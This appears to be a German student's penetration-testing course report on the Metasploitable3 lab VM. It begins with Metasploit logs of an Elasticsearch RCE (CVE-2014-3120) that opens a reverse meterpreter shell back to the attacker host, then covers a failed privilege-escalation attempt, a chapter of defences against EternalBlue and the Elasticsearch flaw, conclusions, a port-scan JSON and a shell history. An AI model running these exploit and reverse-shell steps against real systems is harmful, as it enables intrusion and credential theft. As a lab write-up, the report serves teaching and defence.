msf6 exploit(multi/elasticsearch/script_mvel_rce) > set RPORT 9200
RPORT => 9200
msf6 exploit(multi/elasticsearch/script_mvel_rce) > set PAYLOAD windows/x64/meterpreter/reverse_tcp
PAYLOAD => windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/elasticsearch/script_mvel_rce) > set LHOST 10.0.0.1
LHOST => 10.0.0.1
msf6 exploit(multi/elasticsearch/script_mvel_rce) > set LPORT 444
LPORT => 444
msf6 exploit(multi/elasticsearch/script_mvel_rce) > run

[-] Exploit failed: windows/x64/meterpreter/reverse_tcp is not a compatible payload.
[*] Exploit completed, but no session was created.
msf6 exploit(multi/elasticsearch/script_mvel_rce) > set PAYLOAD java/meterpreter/reverse_tcp
PAYLOAD => java/meterpreter/reverse_tcp
msf6 exploit(multi/elasticsearch/script_mvel_rce) > run

[*] Started reverse TCP handler on 10.0.0.1:444
[*] Trying to execute arbitrary Java ...
[*] Discovering remote OS ...
[+] Remote OS is 'Windows Server 2008 R2'
[*] Discovering TEMP path
[+] TEMP path identified: 'C:\Windows\TEMP\'
[*] Sending stage (57971 bytes) to 10.0.0.2
[*] Meterpreter session 1 opened (10.0.0.1:444 → 10.0.0.2:49300) at 2026-08-25 13:49:33 +0200
[!] This exploit may require manual cleanup of 'C:\Windows\TEMP\RtWkJ.jar' on the target

meterpreter >
```

Im System drinne aber nur mit rechten und zugang im Dienstordner.

```
meterpreter > sysinfo
Computer        : vagrant-2008R2
OS              : Windows Server 2008 R2 6.1 (amd64)
Architecture    : x64
System Language : en_US
Meterpreter     : java/windows
meterpreter > getuid
Server username: VAGRANT-2008R2$
meterpreter > getsystem
[-] The "getsystem" command requires the "priv" extension to be loaded (run: `load priv`)
meterpreter > hashdump
[-] The "hashdump" command requires the "priv" extension to be loaded (run: `load priv`)
meterpreter > screenshot
Screenshot saved to: /home/kali/JtfbIPbl.jpeg
meterpreter > load priv
Loading extension priv ...
[-] Failed to load extension: The "priv" extension is not supported by this Meterpreter type (java/windows)
[-] The "priv" extension is supported by the following Meterpreter payloads:
[-]     - windows/x64/meterpreter*
[-]     - windows/meterpreter*
meterpreter > arp -a
[-] The "arp" command is not supported by this Meterpreter type (java/windows)
meterpreter >
```

Jetzt versuchen wir ein exploit zu finden den man auf dem ziel ausführen kann um admin rechte zu bekommen.

```
run post/multi/recon/local_exploit_suggester
```




```
background

use exploit/windows/local/ikeext_service

set SESSION 1

set PAYLOAD windows/x64/meterpreter/reverse_tcp

set LHOST 10.0.0.1

set LPORT 4445

run
```

Das hat nicht Funktioniert.

Abwehrmechanismen gegen die Angriffe

Zielsetzung dieses Kapitels

In diesem Kapitel werden Maßnahmen beschrieben, mit denen sich die in diesem Projekt verwendeten Angriffsvektoren – EternalBlue (MS17-010) und Elasticsearch RCE (CVE-2014-3120) – verhindern oder zumindest deutlich erschweren lassen. Die Maßnahmen sind aus Sicht eines Administrators formuliert und decken sowohl technische als auch organisatorische Aspekte ab.

---

1. Abwehr von EternalBlue (MS17-010)

EternalBlue nutzt eine Schwachstelle im SMBv1-Protokoll von Windows. Der Angriff funktioniert nur, wenn SMBv1 aktiv ist und der Rechner nicht gepatcht wurde. Entsprechend gibt es mehrere Ansatzpunkte.

1.1 Patch-Management

Der wichtigste Schritt ist das Einspielen des Microsoft-Patches **KB4012212** (für Windows 7 und Server 2008 R2). Ohne diesen Patch bleibt das System dauerhaft anfällig, egal welche anderen Maßnahmen ergriffen werden.

In Unternehmen sollte ein fester Patch-Zyklus etabliert sein, damit kritische Sicherheitsupdates nicht monatelang liegen bleiben.

1.2 SMBv1 deaktivieren

Da EternalBlue ausschließlich SMBv1 angreift, ist das Abschalten von SMBv1 die wirksamste Gegenmaßnahme. Das geht per PowerShell:

powershell

```
Set-SmbServerConfiguration -EnableSMB1Protocol $false -Force
```

Danach ist der Angriff wirkungslos, selbst wenn der Patch fehlt. SMBv1 wird heute ohnehin kaum noch benötigt – moderne Systeme nutzen SMBv2 oder SMBv3.

1.3 Port 445 einschränken

SMB sollte niemals direkt aus dem Internet erreichbar sein. Firewall-Regeln, die Port 445 nur für interne Subnetze erlauben, reduzieren die Angriffsfläche erheblich. In Kombination mit Netzwerksegmentierung wird verhindert, dass ein kompromittiertes System andere Systeme im Netz angreift.

1.4 Monitoring und IDS

EternalBlue erzeugt charakteristischen SMB-Traffic. Ein Intrusion Detection System wie Snort oder Suricata erkennt die typischen MS17-010-Pakete und kann Alarm auslösen. So lassen sich Angriffe früh erkennen, auch wenn sie nicht sofort erfolgreich sind.

---

2. Abwehr von Elasticsearch RCE (CVE-2014-3120)

Die Elasticsearch-Schwachstelle erlaubt die Ausführung von beliebigem Java-Code über dynamische MVEL-Scripts. Sie ist besonders gefährlich, weil keine Authentifizierung nötig ist.

2.1 Version aktualisieren

Die Schwachstelle betrifft ausschließlich Elasticsearch 1.1.x. Ein Update auf eine aktuelle Version behebt das Problem vollständig. Das ist die einfachste und wirksamste Maßnahme.

2.2 Dynamische Scripts deaktivieren

Falls ein Update nicht sofort möglich ist, können dynamische Scripts in der `elasticsearch.yml` abgeschaltet werden:

yaml

```
script.disable_dynamic: true
```

Damit ist die RCE über dynamische Scripts nicht mehr möglich. Der Funktionsumfang von Elasticsearch wird dadurch kaum eingeschränkt.

2.3 Authentifizierung aktivieren

Elasticsearch hat standardmäßig **keine** Authentifizierung. In Produktivumgebungen sollte das unbedingt geändert werden. Möglichkeiten:

- Reverse Proxy mit Basic Auth davor setzen (z. B. Nginx)
- X-Pack oder OpenSearch Security Plugin nutzen
- Elasticsearch nur an `localhost` binden, wenn kein externer Zugriff nötig ist

2.4 Netzwerkzugriff einschränken

Port 9200 sollte niemals aus dem Internet erreichbar sein. Nur Systeme, die Elasticsearch wirklich benötigen, sollten darauf zugreifen können. Firewall-Regeln und Netzwerksegmentierung sind hier die richtigen Werkzeuge.

2.5 Monitoring

Ungewöhnliche Anfragen an `/_search` mit `script`-Feldern sind ein Warnsignal. Logging und Alerting helfen, Angriffe früh zu erkennen, bevor sie erfolgreich sind.

---

3. Allgemeine Maßnahmen

Neben den spezifischen Maßnahmen gegen die beiden Angriffsvektoren gibt es allgemeine Prinzipien, die in jeder Umgebung gelten:

- **Least Privilege:** Dienste sollten nicht als Administrator laufen, sondern mit minimalen Rechten.
- **Regelmäßige Scans:** Schwachstellen-Scanner wie Nessus oder OpenVAS zeigen veraltete Dienste früh.
- **Patch-Management:** Ein fester Patch-Zyklus verhindert, dass Systeme monatelang verwundbar bleiben.
- **Netzwerksegmentierung:** Angriffe auf einen Host sollten nicht automatisch auf andere Hosts übergreifen.

- **Bewusstsein schaffen:** Administratoren sollten veraltete Dienste erkennen und nicht „läuft ja, also nicht anfassen“ denken.

---

4. Fazit der Abwehrmaßnahmen

Beide Angriffsvektoren lassen sich mit verhältnismäßig einfachen Mitteln verhindern. EternalBlue verschwindet durch das Abschalten von SMBv1 und das Einspielen des Patches. Elasticsearch RCE verschwindet durch ein Update oder das Deaktivieren dynamischer Scripts.

Das eigentliche Problem ist nicht die Technik, sondern die Zeit: Beide Dienste waren veraltet und ungepatcht. Ein sauberes Patch-Management und eine regelmäßige Überprüfung der eingesetzten Software hätten beide Angriffe von vornherein verhindert.

Gesamtfazit

Rückblick auf das Projekt

Im Rahmen dieses Projekts wurden zwei Angriffsvektoren gegen die Metasploitable3-VM (Windows Server 2008 R2, IP 10.0.0.2) untersucht:

1. **EternalBlue (MS17-010)** über SMB auf Port 445
2. **Elasticsearch RCE (CVE-2014-3120)** über die REST-API auf Port 9200

Vor den Exploits wurde eine vollständige Aufklärung mit Legion durchgeführt, um die Angriffsfläche zu erfassen. Die Ergebnisse wurden in der `findings.json` dokumentiert.

EternalBlue – Ergebnis

EternalBlue erwies sich als der stärkere Vektor. Der Exploit lief stabil durch und lieferte direkt `NT AUTHORITY\SYSTEM` – die höchste Privilegienstufe auf einem Windows-System. Mit `hashdump` konnten anschließend alle NTLM-Hashes der lokalen Benutzer ausgelesen werden. Damit war die vollständige Kompromittierung des Systems nachgewiesen.

Der einzige Stolperstein war der erste Versuch mit einem 32-Bit-Payload. Da das Ziel ein x64-System ist, musste ein 64-Bit-Payload verwendet werden. Nach der Korrektur lief der Exploit ohne weitere Probleme durch.

Elasticsearch – Ergebnis

Elasticsearch funktionierte ebenfalls zuverlässig als Einstiegspunkt. Die Schwachstelle erlaubt RCE ohne Authentifizierung, was sie besonders gefährlich macht. Allerdings blieb die Session im Java-Kontext (`java/windows`) hängen.

Befehle wie `getsystem` oder `hashdump` schlugen fehl, weil die `priv`-Extension nur für native Windows-Meterpreter-Sessions verfügbar ist. Eine Eskalation zu SYSTEM wäre nur über einen zusätzlichen Schritt möglich gewesen – das Nachladen und Ausführen eines nativen Windows-Payloads aus der Java-Session heraus. Das hätte den Rahmen dieses Projekts gesprengt.

Elasticsearch bleibt damit ein guter Vektor für Initial Access, aber kein direkter Weg zu SYSTEM-Rechten.

Lessons Learned

Aus dem Projekt ergeben sich mehrere Erkenntnisse:

- **Der Session-Typ bestimmt die Post-Exploitation-Werkzeuge.** Eine `java/windows`-Session ist nicht dasselbe wie eine native `windows/x64/meterpreter`-Session. Viele Befehle funktionieren nur in der nativen Variante.
- **Der Payload muss zur Zielarchitektur passen.** Bei EternalBlue führte ein 32-Bit-Payload sofort zum Fehlschlagen. Bei Elasticsearch war es umgekehrt – dort musste ein Java-Payload verwendet werden.
- **RCE bedeutet nicht automatisch SYSTEM.** Nur weil man Code ausführen kann, heißt das nicht, dass man Administrator-Rechte hat. Der Kontext, in dem der Code läuft, entscheidet über die Rechte.
- **Aufklärung ist die Grundlage.** Ohne den Legion-Scan hätte ich nicht gewusst, welche Dienste offen sind und welcher Vektor sinnvoll ist.
- **Alte Versionen sind ein Warnsignal.** Elasticsearch 1.1.1, MySQL 5.5.20, IIS 7.5 – das sind alles Stand-2012-Versionen. Wer solche Versionen sieht, sollte sofort nach bekannten CVEs suchen.

Bewertung des Projekts

Für das Kursziel – den Nachweis eines erfolgreichen Angriffs – war EternalBlue der richtige Weg. Der Exploit lieferte direkt SYSTEM-Rechte und ermöglichte die vollständige Kompromittierung.

Elasticsearch war ein interessanter zweiter Vektor, weil er ohne Login funktioniert und sehr stabil läuft. Für die Eskalation zu SYSTEM wäre jedoch ein zusätzlicher Schritt nötig gewesen, der den zeitlichen Rahmen überschritten hätte.

Beide Vektoren zeigen, wie wichtig Patch-Management und sichere Standardkonfigurationen sind. Beide Dienste waren veraltet und ungepatcht – und genau das hat die Angriffe überhaupt erst möglich gemacht.

Ausblick

Wenn mehr Zeit zur Verfügung gestanden hätte, wären folgende Schritte interessant gewesen:

- **Privilege Escalation aus der Java-Session:** Nachladen eines nativen Windows-Payloads, um SYSTEM-Rechte zu erlangen.
- **Laterale Bewegung:** Mit den ausgelesenen NTLM-Hashes weitere Systeme im Netz angreifen.
- **Persistenz:** Einrichten eines dauerhaften Zugangs auf der Ziel-VM.
- **Blue-Team-Übung:** Die Abwehrmaßnahmen aus Kapitel „Abwehrmechanismen“ praktisch umsetzen und den Angriff erneut versuchen.

Für den Rahmen dieses Kurses war das Projekt jedoch ausreichend: zwei Angriffsvektoren dokumentiert, eine vollständige Kompromittierung nachgewiesen und die Grenzen der Vektoren sauber benannt.

Schlusswort

Das Projekt hat gezeigt, dass ein ungepatchtes Windows-System innerhalb weniger Minuten vollständig kompromittiert werden kann, wenn SMBv1 aktiv ist. Gleichzeitig hat es gezeigt, dass nicht jeder Exploit zum gleichen Ergebnis führt – der Kontext, in dem der Code läuft, entscheidet über die Rechte.

Für mich persönlich war die wichtigste Erkenntnis: **Aufklärung, Payload-Wahl und Session-Typ sind die drei Faktoren, die über Erfolg oder Misserfolg entscheiden.**

Extra daten

Extra daten

finding.json


```
{
  "hosts": [
    {
      "uptime": "2952",
      "status": "up",
      "latitude": "unknown",
      "lastboot": "Tue Aug 18 14:00:59 2026",
      "hostname": "unknown",
      "distance": "1",
      "count": "980",
      "isp": "unknown",
      "hostId": "unknown",
      "state": "closed",
      "asn": "unknown",
      "id": 1,
      "checked": "False",
      "ip": "10.0.0.2",
      "city": "unknown",
      "osMatch": "Microsoft Windows Vista SP2 or Windows 7 or Windows Server 2008 R2 or Windows
8.1",
      "ipv4": "10.0.0.2",
      "countryCode": "unknown",
      "osAccuracy": "100",
      "ipv6": "unknown",
      "postalCode": "unknown",
      "vendor": "Proxmox Server Solutions GmbH",
      "macaddr": "BC:24:11:0F:6B:6D",
      "longitude": "unknown",
      "ports": [
        {
          "id": 1,
          "state": "open",
          "serviceId": "1",
          "hostId": "1",
          "portId": "21",
          "protocol": "tcp",
          "scriptId": null,
          "service": {
            "name": "ftp",
```

```
    "id": 1,
    "version": "",
    "fingerprint": "",
    "product": "Microsoft ftpd",
    "extrainfo": "",
    "hostId": "1"
   },
   "scripts": []
},
{
  "id": 2,
  "state": "open",
  "serviceId": "2",
  "hostId": "1",
  "portId": "22",
  "protocol": "tcp",
  "scriptId": null,
  "service": {
    "name": "ssh",
    "id": 2,
    "version": "7.1",
    "fingerprint": "",
    "product": "OpenSSH",
    "extrainfo": "protocol 2.0",
    "hostId": "1"
  },
  "scripts": []
},
{
  "id": 3,
  "state": "open",
  "serviceId": "3",
  "hostId": "1",
  "portId": "80",
  "protocol": "tcp",
  "scriptId": null,
  "service": {
    "name": "http",
    "id": 3,
    "version": "7.5",
    "fingerprint": "",
    "product": "Microsoft IIS httpd",
    "extrainfo": "",
    "hostId": "1"
  },
  "scripts": []
```

```
},
{
 "id": 4,
 "state": "open",
 "serviceId": "4",
 "hostId": "1",
 "portId": "135",
 "protocol": "tcp",
 "scriptId": null,
 "service": {
  "name": "msrpc",
  "id": 4,
  "version": "",
  "fingerprint": "",
  "product": "",
  "extrainfo": "",
  "hostId": "1"
 },
 "scripts": []
},
{
 "id": 5,
 "state": "open",
 "serviceId": "5",
 "hostId": "1",
 "portId": "139",
 "protocol": "tcp",
 "scriptId": null,
 "service": {
  "name": "netbios-ssn",
  "id": 5,
  "version": "",
  "fingerprint": "",
  "product": "Microsoft Windows netbios-ssn",
  "extrainfo": "",
  "hostId": "1"
 },
 "scripts": []
},
{
 "id": 6,
 "state": "open",
 "serviceId": "6",
 "hostId": "1",
 "portId": "445",
 "protocol": "tcp",
```

```
  "scriptId": null,
  "service": {
    "name": "microsoft-ds",
    "id": 6,
    "version": "",
    "fingerprint": "",
    "product": "Microsoft Windows Server 2008 R2 - 2012 microsoft-ds",
    "extrainfo": "",
    "hostId": "1"
  },
  "scripts": []
},
{
  "id": 7,
  "state": "open",
  "serviceId": "7",
  "hostId": "1",
  "portId": "3306",
  "protocol": "tcp",
  "scriptId": null,
  "service": {
    "name": "mysql",
    "id": 7,
    "version": "5.5.20-log",
    "fingerprint": "",
    "product": "MySQL",
    "extrainfo": "",
    "hostId": "1"
  },
  "scripts": []
},
{
  "id": 8,
  "state": "open",
  "serviceId": "8",
  "hostId": "1",
  "portId": "3389",
  "protocol": "tcp",
  "scriptId": null,
  "service": {
    "name": "ms-wbt-server",
    "id": 8,
    "version": "",
    "fingerprint": "",
    "product": "",
    "extrainfo": "",
```

```
    "hostId": "1"
   },
   "scripts": []
  },
  {
   "id": 9,
   "state": "open",
   "serviceId": "9",
   "hostId": "1",
   "portId": "4848",
   "protocol": "tcp",
   "scriptId": null,
   "service": {
    "name": "http",
    "id": 9,
    "version": "",
    "fingerprint": "",
    "product": "Oracle Glassfish Application Server",
    "extrainfo": "",
    "hostId": "1"
   },
   "scripts": []
  },
  {
   "id": 10,
   "state": "open",
   "serviceId": "10",
   "hostId": "1",
   "portId": "5985",
   "protocol": "tcp",
   "scriptId": null,
   "service": {
    "name": "http",
    "id": 10,
    "version": "2.0",
    "fingerprint": "",
    "product": "Microsoft HTTPAPI httpd",
    "extrainfo": "SSDP/UPnP",
    "hostId": "1"
   },
   "scripts": []
  },
  {
   "id": 11,
   "state": "open",
   "serviceId": "11",
```

```
  "hostId": "1",
  "portId": "7676",
  "protocol": "tcp",
  "scriptId": null,
  "service": {
    "name": "java-message-service",
    "id": 11,
    "version": "301",
    "fingerprint": "",
    "product": "Java Message Service",
    "extrainfo": "",
    "hostId": "1"
  },
  "scripts": []
},
{
  "id": 12,
  "state": "open",
  "serviceId": "12",
  "hostId": "1",
  "portId": "8009",
  "protocol": "tcp",
  "scriptId": null,
  "service": {
    "name": "ajp13",
    "id": 12,
    "version": "",
    "fingerprint": "",
    "product": "Apache Jserv",
    "extrainfo": "Protocol v1.3",
    "hostId": "1"
  },
  "scripts": []
},
{
  "id": 13,
  "state": "open",
  "serviceId": "13",
  "hostId": "1",
  "portId": "8080",
  "protocol": "tcp",
  "scriptId": null,
  "service": {
    "name": "http",
    "id": 13,
    "version": "4.0",
```

```
    "fingerprint": "",
    "product": "Oracle GlassFish",
    "extrainfo": "Servlet 3.1; JSP 2.3; Java 1.8",
    "hostId": "1"
   },
   "scripts": []
  },
  {
   "id": 14,
   "state": "open",
   "serviceId": "14",
   "hostId": "1",
   "portId": "8181",
   "protocol": "tcp",
   "scriptId": null,
   "service": {
    "name": "intermapper",
    "id": 14,
    "version": "",
    "fingerprint": "",
    "product": "",
    "extrainfo": "",
    "hostId": "1"
   },
   "scripts": []
  },
  {
   "id": 15,
   "state": "open",
   "serviceId": "15",
   "hostId": "1",
   "portId": "8383",
   "protocol": "tcp",
   "scriptId": null,
   "service": {
    "name": "http",
    "id": 15,
    "version": "",
    "fingerprint": "",
    "product": "Apache httpd",
    "extrainfo": "",
    "hostId": "1"
   },
   "scripts": []
  },
  {
```

```
  "id": 16,
  "state": "open",
  "serviceId": "16",
  "hostId": "1",
  "portId": "9200",
  "protocol": "tcp",
  "scriptId": null,
  "service": {
    "name": "http",
    "id": 16,
    "version": "1.1.1",
    "fingerprint": "",
    "product": "Elasticsearch REST API",
    "extrainfo": "name: Alexander Bont; Lucene 4.7",
    "hostId": "1"
  },
  "scripts": []
},
{
  "id": 17,
  "state": "open",
  "serviceId": "17",
  "hostId": "1",
  "portId": "49152",
  "protocol": "tcp",
  "scriptId": null,
  "service": {
    "name": "msrpc",
    "id": 17,
    "version": "",
    "fingerprint": "",
    "product": "Microsoft Windows RPC",
    "extrainfo": "",
    "hostId": "1"
  },
  "scripts": []
},
{
  "id": 18,
  "state": "open",
  "serviceId": "17",
  "hostId": "1",
  "portId": "49153",
  "protocol": "tcp",
  "scriptId": null,
  "service": {
```

```
    "name": "msrpc",
    "id": 17,
    "version": "",
    "fingerprint": "",
    "product": "Microsoft Windows RPC",
    "extrainfo": "",
    "hostId": "1"
   },
   "scripts": []
  },
  {
   "id": 19,
   "state": "open",
   "serviceId": "17",
   "hostId": "1",
   "portId": "49154",
   "protocol": "tcp",
   "scriptId": null,
   "service": {
    "name": "msrpc",
    "id": 17,
    "version": "",
    "fingerprint": "",
    "product": "Microsoft Windows RPC",
    "extrainfo": "",
    "hostId": "1"
   },
   "scripts": []
  },
  {
   "id": 20,
   "state": "open",
   "serviceId": "17",
   "hostId": "1",
   "portId": "49155",
   "protocol": "tcp",
   "scriptId": null,
   "service": {
    "name": "msrpc",
    "id": 17,
    "version": "",
    "fingerprint": "",
    "product": "Microsoft Windows RPC",
    "extrainfo": "",
    "hostId": "1"
   },
```

```
          "scripts": []
        }
      ],
      "note": "",
      "cves": []
    }
  ],
  "screenshots": {}
}
```

Extra daten

Terminal Dump

```
msfconsole
sudo msfconsole
sudo msfdb init
sudo mfs
./mfsconsole
sudo msfconsole
ls
msfadmin
sudo msfadmin
ls
sudo msfrpcd -h
sudo msf -h
sudo apt-get update
sudo apt install spice-vdagent
sudo apt-get update
cd /etc
ls
cd network/
cd interfaces.d/
cd ..
cd etc
cd /etc
cd networks
cd network
ls
cd interfaces
cd interfaces.d
ls
cd
sudo nano /etc/network/interfaces
cls
clear
apt-get update
sudo apt-get update
sudo apt-get upgrade
sudo apt-get update
sudo apt-get upgrade
sudo apt autoremove
exit
```

```
sudo apt-get update
sudo wget http://archive.kali.org/archive-keyring.gpg -O /usr/share/keyrings/kali-archive-keyring.gpg
sudo apt-get update
sudo apt-get upgrade
ifconfig
ping 10.0.0.2
ping 10.0.0.1
ping 10.0.0.2
exit
sudo legion
sudo legion --web --web-bind-all
sudo legion --web
sudo -legion
sudo metasploit
sudo msf
sudo msfdb
sudo msfdb init
sudo msf-consoe
sudo msf-console
sudo msfconsole
/home/kali/Downloads/finding.json
sudo legion
msfconsole
reboot
msfconsole
history
```

https://drive.google.com/file/d/1iEYoQ8QN-JDMUDsJ8VzUW2ztCCfjzWyL/view?usp=sharing

https://drive.google.com/file/d/1iEYoQ8QN-JDMUDsJ8VzUW2ztCCfjzWyL/view?usp=sharing